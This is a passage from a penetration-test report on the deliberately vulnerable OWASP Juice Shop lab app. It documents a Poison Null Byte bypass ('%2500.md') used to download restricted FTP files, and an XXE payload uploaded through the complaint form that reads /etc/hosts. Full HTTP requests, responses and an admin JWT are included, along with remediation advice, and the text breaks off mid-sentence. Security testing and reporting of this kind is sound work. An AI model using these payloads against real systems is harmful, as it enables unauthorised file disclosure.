18   "version": "6.2.0-SNAPSHOT",
19   "description": "An intentionally insecure JavaScript Web Application",
20   "homepage": "http://owasp-juice.shop",
21   "author": "Björn Kimminich <bjoern.kimminich@owasp.org>
(https://kimminich.de)",
22   "contributors": [
23     "Björn Kimminich",
24     "Jannik Hollenbach",
25     "Aashish683",
```

Detail of uncovered Improper Input Validation:

With reference to the sensitive data exposure in section 5.4, the Offensive Security team gained access to http://192.168.137.8:3000/ftp.



Files listed in the directories are not allowed to be downloaded except with specific file extensions which are the ".md" extension and ".pdf" extension as shown below:





Tester used the Poison Null Byte technique to bypass the security control by appending "null byte" to the end of URL with the allowed file extensions.

The payload used by the tester is as below:


- `%2500.md`

Offensive Security team had successfully bypassed security control implemented by the Juice Shop Project team with Poison Null Byte as shown in the screenshot below (HTTP request with Poison Null Byte and the response successfully displayed the content of restricted/sensitive data that were captured in Burp Suite Professional):





With the Poison Null Byte attack, Offensive Security team was able to download other files listed in the `ftp` directory as shown below:



Impact

An attacker could access and read confidential data if they are able to craft the input in a form that is not expected by the rest of the application.

This compromise resulted in an impact on the **confidentiality** of data as well as heavy fines and penalties.

Remedial Action

Offensive Security highly recommends that the Juice Shop developer implement user input validation in the application and remove null bytes from all incoming strings.

Further Information

References:

1. https://cwe.mitre.org/data/definitions/20.html
2. https://cwe.mitre.org/data/definitions/626.html
3. https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

CVSS Score

High - 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:W)

5.6 Security Misconfiguration - XML External Entity Injection (XXE)

Severity Level	MEDIUM
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

XML External Entity Injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with XML processors (an application's processing of XML data) if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies, or integrations. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks

It was observed that the "Complaint" page in Juice Shop (http://192.168.137.8:3000/#/complain) is vulnerable to XML External Entity Injection (XXE) and resulting information from the system of Juice Shop Web Server retrieved by the tester.

Evidence

Instance #1 – Juice Shop Complaint Form with File Upload

Scope	
Affected Resource	/file-upload
Affected Parameters	N/A
Workflow	Juice Shop Main Page -> Login -> Complaint

The “file upload” function in Complaint form was found to be vulnerable to XXE.

The following request and response evidence the successful execution of a brute force attack.

Request:


```
POST /file-upload HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 299
DNT: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6
eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc
3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbi
IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3N
ldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0
IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDItMDMgMTY6NTE6MDguM
jM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDItMDMgMTY6NTE6MDguMjM4ICswMDowMC
IsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY3NTQ0Njg0MCwiZXhwIjoxNjc1NDY0ODQwfQ.
NTAScUZP33gRcUrbJ3vZwCfgOcbXezs9KghS8WbNqGx-
lr_ZIu19rYogz_wa9b3gX1kttXMtNacX0zzYl-
ye5Z7b3Vvav8gDePxZrXZoORxo6D478K2a1RYf0sd464Zh47e9h16458BJHesRGbPR5xj3JjN
VJINHHXp3X8tck1I
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryrhAafGaSiJjIVnuD
Accept: */*
Origin: http://192.168.137.8:3000
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3

[TRUNCATED]

<?xml version="1.0"?>
<!DOCTYPE xxe [
<!ELEMENT xxe ANY >
<!ENTITY xxe SYSTEM "file:///etc/hosts" >]><xxe>&xxe;</xxe>
------WebKitFormBoundaryrhAafGaSiJjIVnuD--
```


Response:

```
HTTP/1.1 410 Gone
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
```

```
Vary: Accept-Encoding
Date: Fri, 03 Feb 2023 18:25:21 GMT
Connection: close
Content-Length: 4350

[TRUNCATED]

      <h1>OWASP Juice Shop (Express ^4.17.1)</h1>
      <h2><em>410</em> Error: B2B customer complaints via file upload
have been deprecated for security reasons: &lt;?xml
version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE xxe
[&lt;!ELEMENT xxe ANY&gt;&lt;!ENTITY xxe SYSTEM
&quot;file:///etc/hosts&quot;&gt;]&gt;&lt;xxe&gt;127.0.0.1
localhost127.0.1.1 juiceshop# The following lines are desirable for IPv6
capable hosts::1     ip6-localhost ip6-loopbackfe00::0 ip6-
localnetff00::0 ip6-mcastprefixff02::1 ip6-allnodesff02::2 ip6-
allrouters&lt;/xxe&gt; (xxe.xml)</h2>

[TRUNCATED]
```


Screenshot:







Detail of uncovered Security Misconfiguration - XML External Entity Injection (XXE):

While the tester successfully gained access to the admin account of Juice Shop from previous sections, the tester continued to explore the User Interface (UI) of the Juice Shop Web Application and found the "Complaint" page in Juice Shop (http://192.168.137.8:3000/#/complain) as shown in below:





The "Complaint" page allows testers to upload files to the Juice Shop. However, only two (2) file types or extensions allow being uploaded via the "Complaint" page as shown below:



The two (2) file types or extensions included below are allowed to be uploaded to Juice Shop:


1. PDF
2. ZIP


It was observed from the 